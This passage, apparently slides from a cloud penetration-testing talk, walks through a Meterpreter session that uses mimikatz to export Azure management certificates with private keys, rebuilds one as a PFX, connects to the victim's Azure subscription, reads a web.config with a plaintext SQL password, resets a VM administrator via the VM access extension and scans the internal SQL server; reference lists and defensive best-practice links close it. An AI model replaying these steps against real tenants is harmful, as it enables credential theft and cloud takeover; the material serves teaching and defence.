* System Store : 'CURRENT_USER' (0x00010000)
* Store       : 'My'

0. azureautomation
  Key Container : {74D0E51B-5E92-4C7D-A307-EE56D915BDC8}
  Provider      : Microsoft Software Key Storage Provider
  Provider type : cng (0)
  Type          : CNG Key (0xffffffff)
  Exportable key : NO
  Key size     : 2048

1. Windows Azure Tools Encryption Certificate for Extensions
  Key Container : f95cd381e8c12b1127519429a1ef0eb7_bee6c04e-0b6a-4be1-b71e-e67827a8f07c
  Provider      : Microsoft Strong Cryptographic Provider
  Provider type : RSA_FULL (1)
  Type          : AT_KEYEXCHANGE (0x00000001)
  Exportable key : YES
  Key size     : 2048

2. Windows Azure Tools Encryption Certificate for Extensions
  Key Container : 7525f4dfd4f06b233c9cf8d0d5088b08_bee6c04e-0b6a-4be1-b71e-e67827a8f07c
  Provider      : Microsoft Strong Cryptographic Provider
  Provider type : RSA_FULL (1)
  Type          : AT_KEYEXCHANGE (0x00000001)
  Exportable key : YES
  Key size     : 2048
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...

.#####.   mimikatz 2.1.1-20170409 (x64/windows)
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'   Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
```

```
meterpreter > kiwi_cmd privilege::debug crypto::capi crypto::cng
Privilege '20' OK

mimikatz(powershell) # crypto::capi
Local CryptoAPI patched

mimikatz(powershell) # crypto::cng
ERROR kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0x00000000)
```

```

meterpreter > kiwi_cmd \"crypto::certificates /export\"
* System Store : 'CURRENT_USER' (0x00010000)
* Store       : 'My'

0. azureautomation
   Key Container : {74D0E51B-5E92-4C7D-A307-EE56D915BDC8}
   Provider      : Microsoft Software Key Storage Provider
   Provider type : cng (0)
   Type          : CNG Key (0xffffffff)
   Exportable key : NO
   Key size     : 2048

=====
Base64 of file : CURRENT_USER_My_0_azureautomation.der
=====
MIIDDjCCAfagAwIBAgIQM16o2d3NFJ1LoGBtq7EjQTANBgkqhkiG9w0BAQsFADAa
MRgwFgYDVQQDDA9henVyZWFlbG9tYXRpb24wHhcNMTcwNzIxMDMzMTA3WhcNMTgw
NzIxMDMzMTA3WjAaMRgwFgYDVQQDDA9henVyZWFlbG9tYXRpb24wggEiMA0GCSqG
SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDSF7Rhok4cz3IlkwCEiFjJi+44DxxUD02l
BA04nLowcnT0n6QQsX1cd0WH0WEqxjY0CtfnGa6N9GizlpCkRHVl6SKCBxxKEgUe
MoAxH51pg/VbNbbRc8IUQs94iIveT6dLMtbpzim+9TF0z0fP0SxKU8/4NpvSmGzZ
c4/1Q+oeo6thW6Ldpscl7BUCNd0/LHphz4FgkBqTfecm6QRDwZmCHToVvAYg3vK8
fRzDmuGbhVRnTur00UAPfqKe0guesfjIMR7NyJBxpPnXqRBtfm2awqkQZtEd2dYM
pr5/CITi9t1U6kl9Yf/by0F0m32KBtugsW5LVZTLXT9rtX3ZvxgtAgMBAAGjUDBO
MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAGYIKwYBBQUHAWew
HQYDVR00BBYEFPoGPu1htgYPNZnz+8GystoRaB3pMA0GCSqGSIb3DQEBcWUAA4IB
AQActsUhmKQJp3vujD9wzFJf5p0lIJ+rklzL9wYCYRe3YFnJV9KwRqE060eWd/t
7Xd8v1j4GnDGwrCCWg7jghM1/W4Dey4Ay7LEY64bzIGsPTrgT9wh0PcrE2DyBe2Y
+epI1YSQUL2mTWZ7jPu6p3Gvq+Z8cXvrqTHd6lkaHGwYLPQ2I9sT/qmDJUlqIsf
twcg4MbtbYCX1DSPlzVb0hylFrssRB3nhQN7m6XnsfBMzCHI fZcJ3t/MHCsC/eVz
4u/aaS59o26GlX2dQ9/ltNOUdABCI+kPlblSswPa0Xc4351lbWlAncFEZcCKCtQC
oWsmnDvhC9NwC45V+waVvltG
=====
Public export : OK - 'CURRENT_USER_My_0_azureautomation.der'

=====
Base64 of file : CURRENT_USER_My_0_azureautomation.pfx
=====
MIKCAIBAzCCCcQGCSqGSIb3DQEHAAcCCBUegmxMIIJrTCCBf4GCSqGSIb3DQEH
AaCCBe8EggXrMIIF5zCCBeMGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcN
AQwBAzA0BAj19Ailz00uXgICB9AEggTYcm3eMwTjto/4FdSjqjxqYGrHPWAy/gk8
bDmlneomZHu+j40R6Bm7h6Vv1ygRI891+M9TVfcvnIpfosgVK9YKTYGdCK72yICf

```

```
PS C:\Users\marcu> $cb64 = "MTIKCAIBAZCCCCQGCSqGSib3DQEHAaCCCbUEggm
Sib3DQEMCgECoiIE/jCCBPowHAYKKoZIhvcNAQwBAZAObAgqphfG1VRqSAICB9AEGgT
DW6K6ZQuFpoJkwuBk/1CumwwN7swIldz1/f+Pmbik4aBYk25Lsn3ndV77eeOvL+mLFA
9veZOKaxQFPtM20Arc1TEsVhgfEyCn8A/1km+WXhrIRhQtokm7P418Z/DdbzwFKX6ae
TqnjqBygApf4A69OWTfHVToFF2DPmRM/P1qMt3P5SKaBCowQvcGfVTAMEPTu17CwZUF
uAyJUOgvERpg0WpX9r3FiPSigmWjWuu90gfYYV3ouxX72z6BYYwww10ZUJYhdnsBfew
MN0abp19960pwc5VzofkYyZHOCpbjCLCdGhmPGG3J4gH/WUSTtP1XRofO1dq8p5cw1w
nJI3I/9KVknBQ2+NwaUzr69rbBk0LM1VKFD1+WyzGuEMnHM18oxHVrnSRoo84BjYXvA
mG9CKERkJVMxLPCLjkeZxRC2zMXg1ahwcGPeEEdjgV413isbM4kfo+kBdTzV17Tj2TF
XDBT1e0xU6V00jwVXntnBhzAN7KUES8HXoMgbZ3jZ2uiXF/ZcGNJm6vaoYa/BDTD1uJ
QZWNvi09Htcw1irvcdCFwye1QHDkRIF5f1wh3czavOrg0r/XA5KDuHKbFdps5PE1I5S
VjY4Rz5k3JeV0E0p10wY2Y6fqTAAJCLibraMwLswztjhN2utEBShkqXH5jvLVxAosDH
YDKhuZHYU47F6/HNPMdHVHZV2+46HUvbb/XcX4K3agYAWqv5FH1Seo27ceXwHuILQ6Y
CZp04GZau4/0H3fJs2105FYxkT4yQD24DVgwgGPOh5T26QxpBwETA+g7EDuvY8axPb6
XICvXxoq01OWPPfwAtPQXktfB0andDIOaSNyUaxSkBAV2UT7Jq7aAjM2P1dJe+HBsDr
3j0wtMzo37XXcZwx1KwJmtX1zSDvd+R+UNr63m3VhzGB0TATBgkqhkiG9w0BCRUxBGQ
AC0ANQBFADkAMgAtADQAQWA3AEQALQBBADMAMAA3AC0ARQBFADUANGBEADkAMQA1AEI
ZgB0ACAAUwBVAGYAdAB3AGEAcgB1ACAASwB1AHKAIABTAHQAbwByAGEAZWB1ACAAUAB
ggONBkgqhkiG9w0BBwEWHAYKKoZIhvcNAQwBAZAObAahgswiEjtrWJAICB9CaggNgFif
/Lfs15CrdDPaxUpBSRe6C9FLEfX5Y2H0i62i0ckshjjDcfhC/C7wEWKRpiT3sq1L6g1
31Ea6mR1umhrnnqbUyjk5goZKkczfLx1vfnxSC7n3g3vtJ49IiipMmK70+X1opyhdu5
03X4Loe7/UxtiQFIIfiPEPIDE21wxfZ0sq2om7In15GcJNMx1CSMPkq9241dBc8/4j
XR5r+xhsLV4Xjy1LHjTaPuK/PqJojtLKUmws1FQXGBUG9zMNgsW4J9UxQdoEyISzShQ
b5kfkhe/u66oHNqRESy5F3Z8T31t2EHCxtQuQP0oQZF5QRY7MB75MvmVxxC9RximC6o
ar/fHkeOw+S3rb/zKx4VgX0tHte90zITKXyUBBINjf37/92j31IH9veMKkUFE+P4+6F
QsSnJ1QtR8Tg8t/XtIJmwuHw1oaau1UG1x5Tv6aToin1eax7Hai9hLQwg2TFjmIwOd3
ZFFFVPRONT2ISpEDNzdqmbqjFSohky1v1Uz7kVoogs5xKvm0hPUsA7hKeG8gZ62roMv
5x5V7282Jx6gaCPxc9/av+Uv3cfc6CCzo3wDbDjapJNQUPYqqnjcST0AHNHRVmgSeiR
M5Q/urxRUU45KJN/MDswHZAHBgUrDgMCGgQUTBQxi0k3zWiAvjqt+CWiu20mhCwEFAM
PS C:\Users\marcu> $file = "c:\temp\pwned.pfx"
PS C:\Users\marcu> $bytes = [Convert]::FromBase64String($cb64)
PS C:\Users\marcu> [IO.File]::WriteAllBytes($file, $bytes)
PS C:\Users\marcu> _
```

New Subscription Connection

Subscription ID: 393214fa-1406-4d81-8f23-800715f3016c

Certificate file location:  My Computer  Certificate Store

Certificate thumbprint: C226919893F214802F92235EA50EEACC2E94D68F

Friendly name: sithlords

Connect automatically

Connection Group: My Connection Group

Connection Group [Administrator]

- My Connection Group
  - Storage Accounts
    - [Add Storage Account Connection...](#)
  - Subscriptions
  - sithlords
    - Cloud Services (3)
      - revdev
      - sithweb5788
      - voidwalking9
    - Storage Accounts
    - Affinity Groups
    - Virtual Machines
    - Virtual Disk Management
    - Service Bus



# sithweb

Stop Restart

Power State: Started

Instance State: Ready

Instance Size: Unknown

## Disks

Name	Type	Location
sithweb9140	OS disk	https://sithweb5761.blob.core.windows.net/vhds/sithweb-os-3675.vhd

sithweb-os-3675.vhd 7/27/20...

sithweb5788.sithweb5788.sithweb.status 20...

- Open
- Download
- Cut Ctrl+X
- Copy Ctrl+C
- Copy Blob URL
- Generated Signed URL...
- Acquire Lease
- Break Lease
- Delete
- Rename F2
- Snapshot
  - View
  - Take
- Metadata
- Properties

```
Web.config - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="utf-8"?>
<!--
  For more information on how to configure your ASP.NET application, please
  visit
  http://go.microsoft.com/fwlink/?LinkId=169433
-->
<configuration>
  <connectionStrings>
    <add name="ApplicationServices" connectionString=""Persist Security
Info=False;User ID=sa;Password=N0password;Initial
Catalog=School;Server=10.8.0.2" " providerName="System.Data.SqlClient" />
    <add name="SchoolEntities"
connectionString="metadata=res://*/DAL.SchoolModel.csdl|
res://*/DAL.SchoolModel.ssd1|
res://*/DAL.SchoolModel.msl;provider=System.Data.SqlClient;provider connection
string=&quot;Data Source=.\\SQLEXPRESS;AttachDbFilename=|DataDirectory|
\\School.mdf;Integrated Security=True;User
Instance=True;MultipleActiveResultSets=True&quot;;"
providerName="System.Data.EntityClient" />
```

Currently the portal only exposes the option to not have the VM agent installed (by unchecking Install VM Agent when creating the VM). To use specific VM agent extensions you need to use Azure PowerShell or the REST APIs.

1. First install Azure PowerShell - [How to install and configure Windows Azure PowerShell](#)

If you already had it installed, make sure you are on **0.8.5** or later by looking at the **Version** from the **Get-Module azure** command or look for **Windows Azure PowerShell - July 2014** or later in the **Programs and Features** control panel.

2. Check if the agent is installed on the VM. This command will return True if the agent is installed:  
**(Get-AzureVM -ServiceName clmar4ws12r2b -Name clmar4ws12r2b).VM.ProvisionGuestAgent**

**True**

3. To enable RDP and the necessary Windows firewall rule:

**Get-AzureVM -ServiceName clmar4ws12r2b -Name clmar4ws12r2b | Set-AzureVMAccessExtension | Update-AzureVM**

<b>OperationDescription</b>	<b>OperationId</b>	<b>OperationStatus</b>
-----	-----	-----
<b>Update-AzureVM</b>	<b>3918b55c-da4b-76ee-b9b1-8b0c249f0fee</b>	<b>Succeeded</b>

4. To instead do a password reset of the built-in administrator account:

**Get-AzureVM -ServiceName clmar4ws12r2b -Name clmar4ws12r2b | Set-AzureVMAccessExtension -UserName craig -Password \$password | Update-AzureVM**

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-27 18:48 Coordinated Universal Time
Nmap scan report for 10.8.0.2
Host is up (0.061s latency).

PORT      STATE SERVICE      VERSION
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2016 13.00.4001.00; SP1
| ms-sql-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: HOLOCRON
|   DNS_Domain_Name: corp.sith.co
|   DNS_Computer_Name: holocron.corp.sith.co
|   DNS_Tree_Name: corp.sith.co
|_  Product_Version: 10.0.14393
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2017-07-26T18:04:45
|_ Not valid after:  2047-07-26T18:04:45
|_ ssl-date: 2017-07-26T23:03:18+00:00; -19h45m12s from scanner time.
MAC Address: 00:FF:83:4A:C5:FC (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
```

Video demo provided later

Will appear on [adsecurity.org](https://adsecurity.org)

# Conclusion

Are we there yet?

# References

Pentesting Azure Security:

<https://portal.msrc.microsoft.com/en-us/engage/pentest>

Pentesting AWS Security:

<https://aws.amazon.com/security/penetration-testing/>

Pentesting Google Cloud Security:

<https://cloud.google.com/security/>

Azure AD Connect permissions

<https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-accounts-permissions>

Infiltrate 2017: Cloud Post Exploitation Techniques - Andrew Johnson & Sacha Faust

<https://vimeo.com/214855977>

# References

Amazon AWS PowerShell

<https://aws.amazon.com/powershell/>

Google Cloud PowerShell

<https://cloud.google.com/powershell/>

Microsoft Azure PowerShell

<https://docs.microsoft.com/en-us/powershell/azure/install-azurermps?view=azurermps-4.1.0>

Microsoft Office 365 PowerShell

<https://technet.microsoft.com/en-us/library/dn975125.aspx>

# References

OWA-Toolkit

<https://github.com/johnnyDEP/OWA-Toolkit>

MailSniper: Invoke-PasswordSprayOWA

<https://github.com/dafthack/MailSniper>

Patator:

<https://github.com/lanjelot/patator>

LyncSniper: <https://github.com/mdsecresearch/LyncSniper>

<https://www.mdsec.co.uk/2017/04/penetration-testing-skype-for-business-exploiting-the-missing-lync/>

Detectify - AWS S3 Misconfigurations Explained

<https://blog.detectify.com/2017/07/13/aws-s3-misconfiguration-explained-fix/>

# References

Azure Network Security Best Practices

<https://docs.microsoft.com/en-us/azure/security/azure-security-network-security-best-practices>

Azure security best practices and patterns

<https://docs.microsoft.com/en-us/azure/security/security-best-practices-and-patterns>

Azure virtual machine security best practices

<https://docs.microsoft.com/en-us/azure/security/azure-security-best-practices-vm>

Azure identity & access security best practices

<https://docs.microsoft.com/en-us/azure/security/azure-security-identity-management-best-practices>

Security Best Practices for Windows Azure Solutions - Download Center

<http://download.microsoft.com/download/7/8/a/78ab795a-8a5b-48b0-9422-fddee8f70c1/securitybestpracticesforwindowsazuresolutinsfeb2014.docx>

# References

The AWS Security Best Practices white paper

[https://d0.awsstatic.com/whitepapers/Security/AWS Security Best Practices.pdf](https://d0.awsstatic.com/whitepapers/Security/AWS_Security_Best_Practices.pdf)

The EC2 Instances Best Practices white paper

<https://aws.amazon.com/articles/1233/>

Finding API keys

<https://hackernoon.com/how-to-use-environment-variables-keep-your-secret-keys-safe-secure-8b1a7877d69c>

AWS Credential Management

<https://github.com/aws-labs/git-secrets>

AWS re:Invent 2016: Automating Security Event Response, from Idea to Code to Execution

<https://www.youtube.com/watch?v=x4GkAGe65vE>